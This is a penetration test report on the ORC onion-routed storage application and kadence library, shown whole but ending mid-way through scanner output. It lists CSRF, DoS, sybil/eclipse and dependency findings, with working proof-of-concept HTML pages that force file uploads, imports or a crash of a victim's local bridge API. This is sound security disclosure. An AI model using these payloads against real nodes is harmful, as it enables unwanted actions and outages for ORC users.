RADICALLY OPEN SECURITY

Penetration Test Report

Open Tech Fund

V 0.3
Diemen, July 15th, 2019
Confidential

Document Properties

Client	Open Tech Fund
Title	Penetration Test Report
Targets	https://deadcanaries.gitlab.io/orc/docs/tutorial-contributing.html https://gitlab.com/deadcanaries/orc/ https://gitlab.com/deadcanaries/kadence/
Version	0.3
Pentesters	Daan Spitz, Fabian Freyer
Authors	Patricia Piolon, John Sinteur
Reviewed by	John Sinteur
Approved by	Melanie Rieback

Version control

Version	Date	Author	Description
0.1	June 25th, 2019	Patricia Piolon	Initial draft
0.2	June 26th, 2019	Patricia Piolon	Edited findings/non-findings
0.3	July 15th, 2019	John Sinteur	Edited findings/non-findings, added conclusion and future work

Contact

For more information about this document and its contents please contact Radically Open Security B.V.

Name	Melanie Rieback
Address	Overdiemerweg 28 1111 PP Diemen The Netherlands
Phone	+31 (0)20 2621 255
Email	info@radicallyopensecurity.com

Table of Contents

1 Executive Summary

1.1 Introduction

Between April 27, 2019 and June 2, 2019, Radically Open Security B.V. carried out a security audit for Open Tech Fund

This report contains our findings as well as detailed explanations of exactly how ROS performed the security audit.

1.2 Scope of work

The scope of the security audit was limited to the following targets:

- https://deadcanaries.gitlab.io/orc/docs/tutorial-contributing.html
- https://gitlab.com/deadcanaries/orc/
- https://gitlab.com/deadcanaries/kadence/

1.3 Project objectives

- Perform a security audit on the Onion Routed Cloud (ORC) application, and in particular:
- Identify any vulnerabilities that could expose the identity of the user, censor or destroy data, compromise secrets.
- Identify any vulnerabilities or shortcomings in network architecture that could undermine the ability of the network to function properly, like DDoS, Sybil, etc.
- Identify any issues in the way that ORC makes use of the Tor network.

1.4 Timeline

The Security Audit took place April 27, 2019 and June 2, 2019.

1.5 Results In A Nutshell

A number of web-application vulnerabilities in the bridge application and API were found that can lead to successful, high-impact CSRF attacks (OTF-001 (page 13), OTF-003 (page 16)) and DoS (OTF-002 (page 15)).
Additionally, a minor information disclosure of the framework used (OTF-006 (page 20)) was identified.


While auditing the peer-to-peer networking component, it was found that the mitigations agains eclipse and sybil attacks are not sufficient to deter a motivated attacker (OTF-007 (page 21)), and that the "hibernation" functionality may be abused to perform a DoS attack (OTF-004 (page 18)).

Finally, a number of outdated and vulnerable dependencies were found (OTF-005 (page 19), OTF-008 (page 22), OTF-009 (page 23)), which seem to have negligible security impact.


1.6 Summary of Findings

ID	Type	Description	Threat level
OTF-001	CSRF	There is no CSRF protection on the files -> import form in the bridge management web application.	High
OTF-002	DoS	A Denial of Service vulnerability was discovered in the way the dicer module is used to process multipart post requests.	High
OTF-003	CSRF	There is no CSRF protection in the files -> upload form in the bridge management web application.	High
OTF-004	DoS	The hibernate kadence plugin can be abused to DOS a node.	Elevated
OTF-007	DoS	The kadence eclipse plugin is not sufficient to mitigate eclipse and sybil attacks.	Moderate
OTF-005	Arbitrary Code Execution	An outdated development dependency was detected which contains a potential arbitrary code execution vulnerability.	Low
OTF-006	Information Disclosure	The bridge application server discloses that it's using the Express framework in all HTTP responses.	Low
OTF-008	Arbitrary File Overwrite	An outdated development dependency was detected which contains a potential arbitrary file overwrite vulnerability.	Low
OTF-009	Regular Expression DoS	An outdated development dependency was detected which contains a potential Regular Expression Denial of Service vulnerability.	Low

1.6.1 Findings by Threat Level



1.6.2 Findings by Type



1.7 Summary of Recommendations

ID	Type	Recommendation
OTF-001	CSRF	• By using CSRF tokens that are freshly generated on new page loads and required to trigger any important functionality during a logged-in session, an attacker cannot trigger any of this functionality without first obtaining this token. There are several middleware solutions for NodeJS which implement this, so a custom solution would be fairly easy to implement.
OTF-002	DoS	• Properly catch this error so that only the handling of the current request fails and the server itself stays up to process any further requests.
OTF-003	CSRF	• By using CSRF tokens that are freshly generated on new page loads and required to trigger any important functionality during a logged-in session, an attacker cannot trigger any of this functionality without first obtaining this token. There are several middleware solutions for

		NodeJS which implement this, and a custom solution would be fairly easy to implement.
OTF-004	DoS	• Keep `BandwidthAccountingEnabled` set to `0` • Do not reject requests when bandwidth limits are exceeded, but instead rate-limit them or respond with a short timeout, after which the requesting node should try again. • Rate-limit per peer
OTF-005	Arbitrary Code Execution	• For handlebars 4.1.x upgrade to 4.1.2 or later. For handlebars 4.0.x upgrade to 4.0.14 or later.
OTF-006	Information Disclosure	• Remove this header from the responses by calling `app.disable('x-powered-by')` in the startup code of the Express application.
OTF-007	DoS	• Do not rely on a one-of proof of work, but expect a node to constantly improve a proof of work. • Anonymously query node's linked nodes, and cross-verify that nodes are honestly responding. Refuse to peer with dishonest nodes or nodes with a disproportionate number of linked nodes. See e.g. http://rowstron.azurewebsites.net/MS/eclipse.pdf for a discussion of anonymous auditing. • Require nodes to perform a non-cpu-bound proof of work, e.g. storing data and/or maintaining a specific amount of bandwidth. While this may be impractical on the tor network, bandwidth is also the most expensive resource.
OTF-008	Arbitrary File Overwrite	• Upgrade to version 4.4.2 or later.
OTF-009	Regular Expression DoS	• Upgrade to version 0.6.2 or later.

2 Methodology

2.1 Planning

Our general approach during this penetration test was as follows:

1. **Reconnaissance**
   We attempted to gather as much information as possible about the target. Reconnaissance can take two forms: active and passive. A passive attack is always the best starting point as this would normally defeat intrusion detection systems and other forms of protection, etc., afforded to the network. This would usually involve trying to discover publicly available information by utilizing a web browser and visiting newsgroups etc. An active form would be more intrusive and may show up in audit logs and may take the form of a social engineering type of attack.
2. **Enumeration**
   We used varied operating system fingerprinting tools to determine what hosts are alive on the network and more importantly what services and operating systems they are running. Research into these services would be carried out to tailor the test to the discovered services.
3. **Scanning**
   Through the use of vulnerability scanners, all discovered hosts would be tested for vulnerabilities. The result would be analyzed to determine if there are any vulnerabilities that could be exploited to gain access to a target host on a network.
4. **Obtaining Access**
   Through the use of published exploits or weaknesses found in applications, operating system and services access would then be attempted. This may be done surreptitiously or by more brute force methods.

2.2 Risk Classification

Throughout the document, vulnerabilities or risks are labeled and categorized as:

- **Extreme**
  Extreme risk of security controls being compromised with the possibility of catastrophic financial/reputational losses occurring as a result.
- **High**
  High risk of security controls being compromised with the potential for significant financial/reputational losses occurring as a result.
- **Elevated**
  Elevated risk of security controls being compromised with the potential for material financial/reputational losses occurring as a result.

- **Moderate**
  Moderate risk of security controls being compromised with the potential for limited financial/reputational losses occurring as a result.
- **Low**
  Low risk of security controls being compromised with measurable negative impacts as a result.

Please note that this risk rating system was taken from the Penetration Testing Execution Standard (PTES). For more information, see: http://www.pentest-standard.org/index.php/Reporting.

3 Reconnaissance and Fingerprinting

Through automated scans we were able to gain the following information about the software and infrastructure. Detailed scan output can be found in the sections below.

3.1 Automated Scans

As part of our active reconnaissance we used the following automated scans:

- NodeJsScan – https://github.com/ajinabraham/NodeJsScan

4 Findings

We have identified the following issues:

4.1 OTF-001 — CSRF Vulnerability in /Objects/Resolve Bridge Endpoint

Vulnerability ID: OTF-001

Vulnerability type: CSRF

Threat level: High

Description:

There is no CSRF protection on the `files -> import` form in the bridge management web application.

Technical description:

If an attacker can get a user who has an active logged-in session with the bridge application to render an attacker-supplied webpage, they can trigger the import of one or multiple arbitrary orc hrefs.

Following is a proof of concept HTML page which posts the href value `test` to the bridge API.

POC

```
<html>
  <head></head>
  <body>
    <form id="poc" method="POST" action="http://127.0.0.1:1089/objects/resolve" enctype="multipart/
form-data">
      <input type="text" value="test" name="href" />
      <input type="submit" value="hax" />
    </form>
    <script type="text/javascript">document.getElementById("poc").submit();</script>
  </body>
</html>
```

Below are the intercepted request as sent by the victim's browser and the response which is returned by the bridge.

Request

```
POST /objects/resolve HTTP/1.1
Host: 127.0.0.1:1089
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------507697771925370696155010958 2
Content-Length: 173
Connection: close
```

```
Cookie: token=b97dd3ca-c770-48e0-b55d-479f05d54375
Upgrade-Insecure-Requests: 1

-----------------------------507697771925370696155010958 2
Content-Disposition: form-data; name="href"

test
-----------------------------507697771925370696155010958 2--
```

Response

```
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Access-Control-Allow-Origin: *
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 1600
ETag: W/"640-oE5I4X+5QOUoLFKL1h6irUqP290"
Date: Thu, 02 May 2019 00:05:21 GMT
Connection: close

<html><head><title>ORC // 5955e13ece8c85ad7a872b8b5009d8e0cb0ca8bd</title><meta http-equiv="Content-
Security-Policy" content="default-src 'self'"/><meta name="viewport" content="width=device-width,
 initial-scale=1"/><link rel="stylesheet" href="/vendor/css/fontawesome.css"/><link rel="stylesheet"
 href="/css/fonts.css"/><link rel="stylesheet" href="/css/style.css"/></head><body><input
 id="toggle" type="checkbox" checked="checked"/><label for="toggle"><i class="fas fa-bars"></
i></label><header id="header"><img id="logo" src="/img/logo-word-purple.png" width="224px"/
><nav><a href="/"><i class="fas fa-signal"></i><span> Status</span></a><a href="/objects"> <i
 class="fas fa-folder-open"></i><span> Files</span></a><a href="/peers"> <i class="fas fa-users">
 </i><span> Directory</span></a><a href="/messages"> <i class="fas fa-comment-alt"> </i><span>
 Logs</span></a><a href="/settings"> <i class="fas fa-cog"> </i><span> Settings</span></a><a
 href="/logout"><i class="fas fa-sign-out-alt"></i><span> Logout</span></a></nav></header><div
 id="container"><section><h2 class="red"><i class="fas fa-exclamation-triangle"></i><span>
 Oh no! That's an error.</span></h2><p title="The first argument must be one of type string,
 Buffer, ArrayBuffer, Array, or Array-like Object. Received type undefined">The first argument
 must be one of type string, Buffer, ArrayBuffer, Array, or Array-like Object. Received type
 undefined.</p></section><section class="onion"><p><strong>Remote Access:</strong></p><p>http://
niera3zj43hxidxlbpqyvhzji2nfxywxoxv6xhfibhtxkyukkxwsx2ad.onion</p></section></div></body></html>
```

Impact:

This causes the victim node to propagate a `FIND_VALUE` request on the network, or possibly import an attacker supplied file or malicious pointer or slice blob. We are currently not aware of a scenario in which this causes an exploitable security issue.

Recommendation:

- By using CSRF tokens that are freshly generated on new page loads and required to trigger any important functionality during a logged-in session, an attacker cannot trigger any of this functionality without first obtaining this token. There are several middleware solutions for NodeJS which implement this, so a custom solution would be fairly easy to implement.

4.2 OTF-002 — DoS Vulnerability in Multipart Processing in Dicer Module

Vulnerability ID: OTF-002

Vulnerability type: DoS

Threat level: High

Description:

A Denial of Service vulnerability was discovered in the way the dicer module is used to process multipart post requests.

Technical description:

In the process of creating a CSRF file upload PoC for OTF-003 (page 16), we stumbled upon an unrecoverable error which is not properly caught and causes the entire application to shut down.

```
ERROR: Unrecoverable error occurred! Error: Unexpected end of multipart data
    at /home/user/WebstormProjects/orc/node_modules/dicer/lib/Dicer.js:62:28
    at process._tickCallback (internal/process/next_tick.js:61:11)
```

Note that this can also be combined with a CSRF attack to shut down the bridge of a victim who has somehow been tricked into rendering an attacker supplied webpage:

```
<html>
  <head></head>
  <body>
    <script type="text/javascript">
      var target = "http://127.0.0.1:1089/objects";
      var xhr = new XMLHttpRequest();
      xhr.open("POST", target, true);
      xhr.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8");
      xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
      xhr.setRequestHeader("Content-Type", "multipart/form-data;
 boundary=---------------------------199878875010105270439864147O7");
      xhr.withCredentials = true;

      var body = `---------------------------199878875010105270439864147O7
```

```
        Content-Disposition: form-data; name="file"; filename="test.html"
        Content-Type: text/html

        <b>ohi</b>

        ----------------------------199878875010105270439864147O7--`;
      xhr.send(body);

    </script>
  </body>
</html>
```

CORS prevents the response from being accessible in the javascript, but the DoS trigger is still sent and crashes the app. The error itself is triggered by using `\n` in the body instead of `\r\n`.

Impact:

An attacker can continually crash the bridge api of a victim by tricking them into opening an attacker supplied url, effectively rendering the bridge application unreachable. Note that the victim does not have to be logged in to the application to trigger this error.

Recommendation:

- Properly catch this error so that only the handling of the current request fails and the server itself stays up to process any further requests.

4.3 OTF-003 — CSRF Vulnerability in /Objects Bridge Endpoint

Vulnerability ID: OTF-003

Vulnerability type: CSRF

Threat level: High

Description:

There is no CSRF protection in the `files -> upload` form in the bridge management web application.

Technical description:

If an attacker can get a user who has an active logged-in session with the bridge application to render an attacker-supplied webpage, they can trigger the uploading of an attacker supplied file to the network originating from the victim's node.

Following is a proof of concept HTML page which posts a dummy html file to the upload functionality of a node in the sandbox setup, which will then be uploaded to the network:

POC

```
<html>
  <head></head>
  <body>
    <script type="text/javascript">
      var target = "http://localhost:10089/objects";
      var xhr = new XMLHttpRequest();
      xhr.open("POST", target, true);
      xhr.setRequestHeader("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8");
      xhr.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
      xhr.setRequestHeader("Content-Type", "multipart/form-data;
 boundary=---------------------------192203475220401566921072973652");
      xhr.withCredentials = true;

      var body = `---------------------------192203475220401566921072973652\r\nContent-
Disposition: form-data; name="file"; filename="test.html"\r\nContent-Type: text/html\r\n\r\n<b>ohi</
b>\r\n\r\n---------------------------192203475220401566921072973652--\r\n`;
      xhr.send(body);

    </script>
  </body>
</html>
```

Below are the intercepted request as sent by the victim's browser and the response which is returned by the bridge.


Request

```
POST /objects HTTP/1.1
Host: localhost:10089
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://algo9.io:8000/poc_upload.html
Content-Type: multipart/form-data;
 boundary=---------------------------192203475220401566921072973652
Content-Length: 232
Origin: http://algo9.io:8000
Connection: close
Cookie: token=206243a3-7593-45a3-a7f1-aba9291b3256

---------------------------192203475220401566921072973652
Content-Disposition: form-data; name="file"; filename="test.html"
Content-Type: text/html

<b>ohi</b>
```

```
----------------------------192203475220401566921072973652--
```

Result

As can be observed below, the attacker supplied file is stored in the node locally and propagated to the network.



Impact:

This causes the victim node to locally store the attacker-supplied file and to propagate a STORE request on the network. We are currently not aware of a scenario in which this causes an exploitable security issue.

Recommendation:

- By using CSRF tokens that are freshly generated on new page loads and required to trigger any important functionality during a logged-in session, an attacker cannot trigger any of this functionality without first obtaining this token. There are several middleware solutions for NodeJS which implement this, and a custom solution would be fairly easy to implement.

4.4 OTF-004 — Hibernation May Lead to DoS of Individual Nodes

Vulnerability ID: OTF-004

Vulnerability type: DoS

Threat level: Elevated

Description:

The `hibernate` kadence plugin can be abused to DOS a node.

Technical description:

The `hibernate` kadence plugin keeps traffic statistics of inbound and outbound data. This includes inbound traffic that may be sent by a malicious node. When this traffic exceeds a specific threshold, which defaults to 5 GiB per 24h, the node refuses any connections. However, bandwidth accounting seems to be disabled by default in `kadence/bin/config.js`.

Impact:

An attacker may artificially generate a lot of traffic on a specific node, causing it to hibernate and drop traffic.

Recommendation:

- Keep `BandwidthAccountingEnabled` set to `0`
- Do not reject requests when bandwidth limits are exceeded, but instead rate-limit them or respond with a short timeout, after which the requesting node should try again.
- Rate-limit per peer

4.5 OTF-005 — Outdated Dependency in Development Modules (Handlebars 4.1.1)

Vulnerability ID: OTF-005

Vulnerability type: Arbitrary Code Execution

Threat level: Low

Description:

An outdated development dependency was detected which contains a potential arbitrary code execution vulnerability.

Technical description:

Versions of handlebars prior to 4.0.14 are vulnerable to Prototype Pollution. Templates may alter an Objects' prototype, thus allowing an attacker to execute arbitrary code on the server. See https://www.npmjs.com/advisories/755.

Impact:

Due to the fact that this module is only among the development dependencies there is no direct threat to the application or the network itself. Therefore, the impact is estimated to be low.

Recommendation:

- For handlebars 4.1.x upgrade to 4.1.2 or later. For handlebars 4.0.x upgrade to 4.0.14 or later.

4.6 OTF-006 — X-Powered-By Header Discloses Framework

Vulnerability ID: OTF-006

Vulnerability type: Information Disclosure

Threat level: Low

Description:

The bridge application server discloses that it's using the `Express` framework in all HTTP responses.

Technical description:

From NodeJsScan:

```
Issue: Information Disclosure - X-Powered-By
Description: Remove the X-Powered-By header to prevent information gathering.
```

Shown below is part of the headers of an example response by the server:

```
$ curl -I localhost:10089
HTTP/1.1 200 OK
X-Powered-By: Express
```

Impact:

Although there is no version number and the project is open source to begin with, the header is not required and removing it could potentially thwart automated scanning tools looking for Express applications.

Recommendation:

- Remove this header from the responses by calling `app.disable('x-powered-by')` in the startup code of the Express application.

4.7 OTF-007 — Eclipse and Sybil Attacks Are Still Possible

Vulnerability ID: OTF-007

Vulnerability type: DoS

Threat level: Moderate

Description:

The kadence `eclipse` plugin is not sufficient to mitigate eclipse and sybil attacks.

Technical description:

The `eclipse` plugin attempts to mitigate Eclipse and Sybil attacks by asking a peer to prove its identity using a proof of work.

The `spartacus` plugin also correctly verifies that a node is reachable at its given identity.

This verification is cached for 3 hours (10800000 ms). This time is verified using `Date.now()`, which is not guaranteed to be monotonic. NTP-Based attacks against a node may be used to circumvent this check.

Furthermore, the identity proof of work is only performed once at startup, and serialized to disk in `_init`:

```
if (!identity.validate()) {
  console.warn(`  ${colors.bold.yellow('WARNING:')}`,
    'identity proof not yet solved, this can take a while');
  await identity.solve();
  fs.writeFileSync(config.IdentityNoncePath, identity.nonce.toString());
  fs.writeFileSync(config.IdentityProofPath, identity.proof);
}
```

A motivated attacker may compute a number of these proofs to perform a sybil or eclipse attack.

Impact:

Eclipse and Sybil attacks may be performed, causing DoS of a single node on the network.

Recommendation:

- Do not rely on a one-of proof of work, but expect a node to constantly improve a proof of work.
- Anonymously query node's linked nodes, and cross-verify that nodes are honestly responding. Refuse to peer with dishonest nodes or nodes with a disproportionate number of linked nodes. See e.g. http://rowstron.azurewebsites.net/MS/eclipse.pdf for a discussion of anonymous auditing.
- Require nodes to perform a non-cpu-bound proof of work, e.g. storing data and/or maintaining a specific amount of bandwidth. While this may be impractical on the tor network, bandwidth is also the most expensive resource.

4.8 OTF-008 — Outdated Dependency in Development Modules (Tar >=4.4.2)

Vulnerability ID: OTF-008

Vulnerability type: Arbitrary File Overwrite

Threat level: Low

Description:

An outdated development dependency was detected which contains a potential arbitrary file overwrite vulnerability.

Technical description:

Versions of tar prior to 4.4.2 are vulnerable to Arbitrary File Overwrite. Extracting tarballs containing a hardlink to a file that already exists in the system, and a file that matches the hardlink will overwrite the system's file with the contents of the extracted file. See https://www.npmjs.com/advisories/803.

Impact:

Due to the fact that this module is only among the development dependencies there is no direct threat to the application or the network itself. Therefore, the impact is estimated to be low.

Recommendation:

- Upgrade to version 4.4.2 or later.

4.9 OTF-009 — Outdated Dependency in Development Modules (Marked >=0.6.2)

Vulnerability ID: OTF-009

Vulnerability type: Regular Expression DoS

Threat level: Low

Description:

An outdated development dependency was detected which contains a potential Regular Expression Denial of Service vulnerability.

Technical description:

Versions of marked prior to 0.6.2 and later than 0.3.14 are vulnerable to Regular Expression Denial of Service. Email addresses may be evaluated in quadratic time, allowing attackers to potentially crash the node process due to resource exhaustion. See https://www.npmjs.com/advisories/812.

Impact:

Due to the fact that this module is only among the development dependencies there is no direct threat to the application or the network itself. Therefore, the impact is estimated to be low.

Recommendation:

- Upgrade to version 0.6.2 or later.

5 Non-Findings

In this section we list some of the things that were tried but turned out to be dead ends.

5.1 Potential Header Injection in /Objects/:Id

We checked for a potential header injection in https://gitlab.com/deadcanaries/orc/blob/master/lib/bridge.js#L534, to see if `res.writeHead` was safe or if a header injection could be done from mimetype or filename.

```
/**
 * Downloads the object from the network
 */
downloadObject(req, res, next) {
  this.storage.get(req.params.id, { valueEncoding: 'json' }, (err, obj) => {
    if (err) {
      return next(err);
    }

    const [, cryptparams] = BlobPointer.parseHref(obj.href);
    const pointer = new BlobPointer(
      obj.filename,
      obj.hashes.map(h => Buffer.from(h, 'hex')),
      cryptparams
    );

    this.node.download(pointer).then((mapping) => {
      res.writeHead(200, {
        'Content-Type': obj.mimetype,
        'Content-Disposition': `attachment; filename="${mapping.filename}"`,
        'Transfer-Encoding': 'chunked'
      });
      mapping.pipe(res);
    }, next);
  });
}
```

`res.writeHead` was actually safe in this way, no newlines can go in the `Content-Disposition` value.

```
Invalid character in header content ["Content-Disposition"].
```

See https://github.com/nodejs/node/blob/master/lib/_http_server.js#L256

5.2 Potentially Interesting Decrypt Operation in /Totp

In https://gitlab.com/deadcanaries/orc/blob/master/lib/bridge.js#L777:

```
/**
 * @private
 */
getTotpQrCode(req, res, next) {
  let secret, identity = this.node.identity.toString('hex');
```

```
  if (!fs.existsSync(`${this.options.otpSecretFilePath}.tmp`)) {
    const err = new Error('Not found');
    err.code = 404;
    return next(err);
  }

  try {
    secret = utils.decrypt(
      fs.readFileSync(`${this.options.otpSecretFilePath}.tmp`),
      this.node.spartacus.privateKey,
      this.options.cryptParams.salt,
      this.options.cryptParams.iv
    );
    secret = base32.encode(secret).toString('utf8')
      .replace(/=/g, '')
      .toLowerCase()
      .replace(/(\w{4})/g, '$1 ')
      .trim()
      .split(' ')
      .join('')
      .toUpperCase();
  } catch (err) {
    return next(err);
  }

  qr.image(`otpauth://totp/ORC:${identity}?secret=${secret}`).pipe(res);
}
```

While the Decrypt operation returns errors and probably also has a timing issue, this was deemed to not be interesting unless the otp secret file could be overwritten somehow. None of the decrypt parameters are attacker supplied.

5.3 Eval Call With Explicit Eslint Exception in Sinon Dependency

In dependency `node_modules/sinon/pkg/sinon-2.4.1.js` line 7224:

```
    try {
        if (typeof timer.func === "function") {
            timer.func.apply(null, timer.args);
        } else {
            /* eslint no-eval: "off" */
            eval(timer.func);
        }
    } catch (e) {
        exception = e;
    }
```

This code is never called.

5.4 No Apparent XSS or Header Injection in File Download

File download is handled in https://gitlab.com/deadcanaries/orc/blob/master/lib/bridge.js#L534:

```
  /**
   * Downloads the object from the network
   */
  downloadObject(req, res, next) {
    this.storage.get(req.params.id, { valueEncoding: 'json' }, (err, obj) => {
      if (err) {
        return next(err);
      }

      const [, cryptparams] = BlobPointer.parseHref(obj.href);
      const pointer = new BlobPointer(
        obj.filename,
        obj.hashes.map(h => Buffer.from(h, 'hex')),
        cryptparams
      );

      this.node.download(pointer).then((mapping) => {
        res.writeHead(200, {
          'Content-Type': obj.mimetype,
          'Content-Disposition': `attachment; filename="${mapping.filename}"`,
          'Transfer-Encoding': 'chunked'
        });
        mapping.pipe(res);
      }, next);
    });
  }
```

There appears to be no obvious way to inject newlines in the `obj.mimetype` or the `${mapping.filename}` to execute an XSS or header injection attack, the mimetype is set by using the `mime-types` module which maps the file extension to a mime type (see https://github.com/jshttp/mime-types/blob/master/index.js#L132). If there is no extension or the extension is not recognized, this returns false and ends up sending a mime-type of `false` to the browser. This appears to be harmless.

```
Content-Type: false
Content-Disposition: attachment; filename="test.xxx"
```

The mime lookup function from the `mime-types` module (https://www.npmjs.com/package/mime-types), https://github.com/jshttp/mime-types/blob/master/index.js#L132:

```
function lookup (path) {
  if (!path || typeof path !== 'string') {
    return false
  }

  // get the extension ("ext" or ".ext" or full path)
  var extension = extname('x.' + path)
    .toLowerCase()
    .substr(1)

  if (!extension) {
    return false
  }

  return exports.types[extension] || false
}
```

From NodeJSScan:

```
Issue: Missing Security Header - X-Content-Type-Options
Description: X-Content-Type-Options header prevents Internet Explorer and Google Chrome from MIME-
sniffing a response away from the declared content-type.

Issue: Missing Security Header - X-Download-Options: noopen
Description: X-Download-Options header set to noopen prevents IE users from directly opening and
 executing downloads in your site's context.
```

It is unclear if the absence of these headers could cause issues in IE and/or chrome where a download of an html file leads to xss.

Also:

```
Issue: Missing Security Header - X-XSS-Protection:1
Description: X-XSS-Protection header set to 1 enables the Cross-site scripting (XSS) filter built
 into most recent web browsers.
```

5.5 Eslint-Plugin-Security Output

```
/home/user/WebstormProjects/orc/lib/bridge.js
  159:17  warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  243:10  warning  Found fs.existsSync with non literal argument at index 0     security/detect-non-
literal-fs-filename
  253:9   warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  286:19  warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  329:17  warning  Found fs.readFileSync with non literal argument at index 0   security/detect-non-
literal-fs-filename
  341:7   warning  Found fs.writeFileSync with non literal argument at index 0  security/detect-non-
literal-fs-filename
  354:9   warning  Found fs.writeFileSync with non literal argument at index 0  security/detect-non-
literal-fs-filename
  415:13  warning  Found fs.existsSync with non literal argument at index 0     security/detect-non-
